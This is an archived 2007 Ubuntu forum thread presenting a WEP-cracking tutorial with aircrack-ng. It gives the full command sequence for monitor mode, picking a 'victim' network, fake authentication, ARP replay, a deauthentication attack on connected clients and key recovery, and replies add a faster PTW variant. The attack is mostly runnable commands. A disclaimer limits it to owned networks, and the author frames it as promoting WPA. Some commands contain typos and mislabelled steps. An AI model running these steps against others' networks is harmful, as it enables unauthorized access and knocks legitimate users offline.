


Hello, Unregistered You are browsing a READ only archive of the main support categories pre 4/21/2008. You will not be able to post or reply any threads in this section.

Networking & Wireless

Having problems getting connected to the internet or getting your wireless card to work? Ask here.

[New Reply](#)Page 1 of 4 [1](#) [2](#) [3](#) [>](#) [Last »](#)[Thread Tools](#) [Display Modes](#) August 1st, 2007

#1

XAsmodeanX

Just Give Me the Beans!



Join Date: Apr 2006
Location: Out on the plains.
On a ranch.
Beans: 56
Ubuntu 6.06

**Howto: Crack WEP**

Posted: August 1, 2007 **** Updated: October 9, 2007

Disclaimer: Under no circumstances should the author (XAsmodeaNX) be held accountable if this messes up your computer (I have to put this in here, but it shouldn't). Also, cracking people's WEP keys is probably very illegal. YOU SHOULD DO THIS ON NETWORKS YOU OWN, AND FOR TESTING/LEARNING PURPOSES ONLY.

There have been some concern that this tutorial is inappropriate. I understand that concern, but will not remove this thread because of the following:

There is nothing inherently wrong with penetration testing your own networks, and it is not illegal to possess or use any of the tools in my tutorial.

Following the logic that some linux applications can be misused, and that they are made for linux, then linux can be misused. Of course, even though linux can be a powerful tool or a "weapon" in the hands of some, all linux discussion should not be removed simply because of the possibility of misuse.

Providing people with the tools and knowledge to understand their own networks is a crucial step in the road to having better security. If you don't understand a problem, you can't give a solution. The more that people know and understand how the WEP encryption scheme is broken, the better they can protect themselves by using WPA or another standard that is more secure. Also, more people not endorsing WEP means that the companies that make wireless routers and modems will stop making WEP the default encryption and telecommunications like Qwest or Comcast, will train their technicians to use another protocol when installing wireless devices in the home.

If you have questions, post them and I'll try and help you out and revise this document. Enjoy.

**BASIC WEP CRACKING
TUTORIAL BY XAsmodeaNX**

Hello, this is a brief synopsis/tutorial of an arp replay/deauth attack to crack the key on networks that utilize WEP encryption. The goal of this tutorial is to find a network, catch an ARP packet going across the network, re-use that ARP to try and associate with the access point thus generating a lot of data packets that each have an IV in them and then crack the WEP key. Once we've collected enough of this IVs (Initialization Vectors) we can read the log file that all this information was stored in and use that to crack the WEP key.

Unfortunately, for right now, this tutorial assumes you have correctly installed the madwifi drivers for your wireless card and it is capable of injection. Obviously, you should also have installed the packages aircrack-ng, aireplay-ng, airmon-ng, and airodump-ng. The former will require some of your own research and a revision to this tutorial (future update), the latter could be accomplished with something as simple as:

Quote:

```
sudo apt-get install aircrack-ng aireplay-ng airmon-ng airodump-ng
```

Basically, this is what we'll cover:

0.0 - All Commands listed in order

1.0 - Prepping wireless card

1.1 - Picking a target by channel hopping

1.2 - Start logging the victim networks traffic

1.3a - Try to associate with the access point and capture an ARP request

from an already connected client to replay and generate IVs

1.3b - If 1.2a fails, use a "deauth" attack to force an ARP packet to be sent

1.4 - Gather enough IVs and crack the WEP key

1.5 - Conclusion

******NOTE******

Before we begin, when entering the commands be sure to replace "AP:MA:CA:DD:RE:SS" with the access point mac address, "CL:IE:NT:MA:CA:DS" with the client that is connected to the access point your attacking (NOT YOUR OWN MAC ADDRESS), and "ESSID" with the essid of the network your attacking. Also when a command calls to specify a channel, make sure you name the correct one.

[0.0] Quick Command Reference

This is put in here so if you need to come back later you can just look at the commands rather than reading through this tutorial again and picking them out.

Quote:

```
sudo airmon-ng stop ath0
sudo airmon-ng start wifi0
sudo airodump-ng ath1
airodump-ng -c 11 --bssid AP:MA:CA:DD:RE:SS -w dump
ath1
sudo aireplay-ng --fakeauth 0 -e "ESSID" -a
AP:MA:CA:DD:RE:SS -h CL:IE:NT:MA:CA:DS ath1
sudo aireplay-ng --arpreply -b AP:MA:CA:DD:RE:SS -h
CL:IE:NT:MA:CA:DS ath1
sudo aireplay-ng --deauth 5 -a AP:MA:CA:DD:RE:SS -c
CL:IE:NT:MA:CA:DS ath1
sudo aircrack-ng -a 1 -f 10 dump*.cap
```

[1.0] Prepping Wireless Card

First, you'll need to start by bringing up the card in monitor mode:

Quote:

```
sudo airmon-ng stop ath0  
sudo airmon-ng start wifi0
```

[1.1] Picking a Target

Once that's done, you'll need to pick your target.

Quote:

```
sudo airodump-ng ath1
```

Be sure to pick a target that has good power and has clients associated to it. Make note of the channel that it's on. Once you've decided on a suitable victim:

Quote:

```
ctrl^c (quit the program; the channel hopping may screw  
us up)
```

[1.2] Start Logging Software

Start the logging software to monitor the network's traffic and capture IVs.

Quote:

```
airodump-ng -c 11 --bssid AP:MA:CA:DD:RE:SS -w dump  
ath1
```

[1.3a] Attempt To Capture an ARP Request and Replay It

Next, in this case, we'll look for an arp request and if we capture one, we'll replay it and log a whole bunch of IVs.

Quote:

```
sudo aireplay-ng --fakeauth 0 -e "ESSID" -a  
AP:MA:CA:DD:RE:SS -h CL:IE:NT:MA:CA:DS ath1  
sudo aireplay-ng --arpresplay -b AP:MA:CA:DD:RE:SS -h  
CL:IE:NT:MA:CA:DS ath1
```

At this point, you can either wait to capture an ARP request and if you do, it will replay that packet while simultaneously logging the IVs (good news, gather 250k-500k IVs and then crack the logfiles) or you can use a de-authorization attack to disassociate the client from the access point and hopefully capture an ARP request when it tries to reconnect.

[1.3b] Plan B - Force an ARP Request By Deauth Attack

To use a De-Authorization attack if you can't just outright capture an ARP packet "in the wild":

Quote:

```
sudo aireplay-ng --deauth 5 -a AP:MA:CA:DD:RE:SS -c  
CL:IE:NT:MA:CA:DS ath1
```

This attack should force an ARP packet to be sent which will be intercepted by the software we have running that monitors and logs all activities on the victim network.

[1.4] Finally! Cracking The WEP Key

Collect about 250k-500k packets to get enough IVs to find they WEP key.

Quote:

```
sudo aircrack-ng -a 1 -f 10 dump*.cap
```

If you can't find the key, play around with the aircrack-ng options a little to fine tune it to the logfiles you've collected. Eg:

Quote:

```
man aircrack-ng
```

[1.5] Closing Words

Happy cracking! Please post questions/problems and I'll help you as best as I can. Remember this is an ever-changing document because of updates.

Authored by: XAsmodeanX
References: Myself.

Former Slackware user. That should explain it all. 🙄

Last edited by XAsmodeanX; October 9th, 2007 at 10:07 AM..

► QUOTE



📅 August 1st, 2007

#2

XAsmodeanX

Just Give Me the Beans!



Join Date: Apr 2006
Location: Out on the plains.
On a ranch.
Beans: 56
Ubuntu 6.06



Re: Howto: Crack WEP

Update: Quick cosmetic changes.
Update: Addition to disclaimer

I will rewrite this tutorial and keep the old one to update newer programs and methods as soon as I can. Thank you everyone who posted helpful information. I wrote this tutorial right before I started college and I've been very busy unfortunately. I have a holiday coming up soon and I'm excited to get to work on this because so many people are enthusiastic about learning it.

Former Slackware user. That should explain it all. 🙄

Last edited by XAsmodeanX; October 9th, 2007 at 10:10 AM..

► QUOTE

📅 August 1st, 2007

#3

tturrisi

Fresh Brewed
Ubuntu



Re: Howto: Crack WEP

fyi - no need for naming individual apps in the apt install, all that is needed is:
apt-get install aircrack-ng

(those other apps listed above are already included in the aircrack-ng package. Also, the latest aircrack-ng contains aircrack-ptw as well, which greatly speeds up wep cracking by about 250-500%. [13 may 2007 Aircrack-ng 0.9 is released. The main change is the addition of PTW attack (beside usual fixes and improvements <http://www.aircrack-ng.org/doku.php?id=morenews>)]

using aircrack-ptw:

Join Date: Jun 2006
Location: Fairfax, VA
Beans: 1,486
Ubuntu 6.06

Code:

```
terminal #1
airmon-ng stop ath0
airmon-ng start wifi0 11 #where 11 = desired channel
ifconfig athX up #where X = number as result of previous step
aireplay-ng -1 0 -e WLAN -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 athX #where WLAN = ap ssid

terminal #2
airodump-ng -c 11 --bssid 00:00:00:00:00:00 -w output athX #where --bssid 00:00:00:00:00:00


terminal #3 (injection)
aircrack-ng -b 00:00:00:00:00:00 output*.ivs #where -b 00:00:00:00:00:00 = mac address of a

terminal #4 (need approx 10-50k ivs for 64 bit wep
use aircrack-ptw output-01.cap
```

more info on aircrack-ptw here:
<http://www.wirelessdefence.org/Conte...rcrack-ptw.htm>

screenshot of aircrack-ptw:

Attached Thumbnails



Last edited by tturrisi; August 1st, 2007 at 07:40 AM..

QUOTE

August 1st, 2007

#4

XAsmodeanX

Just Give Me the Beans!



Join Date: Apr 2006
Location: Out on the plains.
On a ranch.
Beans: 56
Ubuntu 6.06



Re: Howto: Crack WEP

Okay, thanks. I'll take a look into that and update the first post accordingly.

Former Slackware user. That should explain it all. 🙄

QUOTE

August 1st, 2007

#5

tturrisi

Fresh Brewed Ubuntu



Re: Howto: Crack WEP

another fyi:

There's a "bug" in udev where the madwifi device (athX) stack up (increase in name from ath0 > ath1 > ath2 when using aircrack-ng.

This line in /etc/udev/persistent-net-generator.rules
ignore "secondary" raw interfaces of the madwifi driver
KERNEL=="ath*", ATTRS{type}=="802",



Join Date: Jun 2006
Location: Fairfax, VA
Beans: 1,486
Ubuntu 6.06

GOTO="persistent_net_generator_end"

causes multiple athX devices to be listed in this file:
/etc/udev/rules.d/z25_persistent-net.rules
(you'll see multiple athX devices there.

To fix this so the device name ath0 is ALWAYS used in future uses of
aircrack-ng change the line in
/etc/udev/persistent-net-generator.rules
to:

```
# ignore "secondary" raw interfaces of the madwifi driver  
KERNEL=="ath*", GOTO="persistent_net_generator_end"
```

and delete all athX devices in:
/etc/udev/rules.d/z25_persistent-net.rules

You can observe this phenomona when using airmon-ng:
airmon-ng start wifi0 11 #where 11 = desired channel
will show ath1 instead of ath0 and the next time you use airmon-ng
it will show ath2, and so on until someday you are using ath677!

► QUOTE



August 1st, 2007

#6

limefire

First Cup of Ubuntu



Join Date: Jul 2007
Beans: 6
Xubuntu 6.06 Dapper



⚠ Re: Howto: Crack WEP

Web crack wont work on windows and may contain Spyware.
Never download any software until toy are familiar with the OS.

Limefire😞

► QUOTE

August 2nd, 2007

#7

Kasle

First Cup of Ubuntu



Join Date: Aug 2007
Beans: 1



Re: Howto: Crack WEP

hi! I've got a problem: i don't find the client MAC adress... can anyone
please help me?

► QUOTE

August 2nd, 2007

#8

tturrisi

Fresh Brewed Ubuntu



Join Date: Jun 2006
Location: Fairfax, VA
Beans: 1,486

Re: Howto: Crack WEP

Quote:

Originally Posted by **limefire**
Web crack wont work on windows and may contain
Spyware.
Never download any software until toy are familiar with the
OS.

Limefire😞

What are you talking about?
There's no spyware in aircrack-ng Windows version!

The Windows version of aircrack-ng works fine & cracks WEP very well. It's painfully slow because packet injection does not work in Windows, so it takes a loooong time to grab enough iv's, or you must craft your own packet & inject it using a separate utility. Also, to use aircrack-ng in Windows you need an adapter & a 3rd party driver that can put the device into monitor mode. Native Windows drivers do not support monitor mode. RTFM!

► QUOTE

August 2nd, 2007

#9

kevdog

I Want My \$2!!



Join Date: Mar 2007
Location: Denver, CO
Beans: 7,096
Ubuntu 8.10 Intrepid Ibex



Re: Howto: Crack WEP

Hmm, seems like this info is hitting the mainstream:

<http://www.smallnetbuilder.com/content/view/30114/98/>

► QUOTE

August 8th, 2007

#10

punkrokk

5 Cups of Ubuntu



Join Date: Aug 2007
Location: Rochester, NY
Beans: 27
Ubuntu 7.04 Feisty Fawn



Re: Howto: Crack WEP

not bad, if you want to crack it faster try aircrack-ptw

Update: sorry, didn't see the note at the bottom of the author's post

Last edited by punkrokk; August 8th, 2007 at 02:54 AM.. Reason: update

► QUOTE

New Reply

Page 1 of 4 1 2 3 > Last »

Bookmarks



Digg



del.icio.us



StumbleUpon



Google

« Previous Thread | Next Thread »

Posting Rules



You **may not** post new threads
You **may not** post replies
You **may not** post attachments
You **may not** edit your posts

BB code is **On**
Smilies are **On**
[IMG] code is **On**
HTML code is **Off**

Forum Jump

Forum Rules

Go

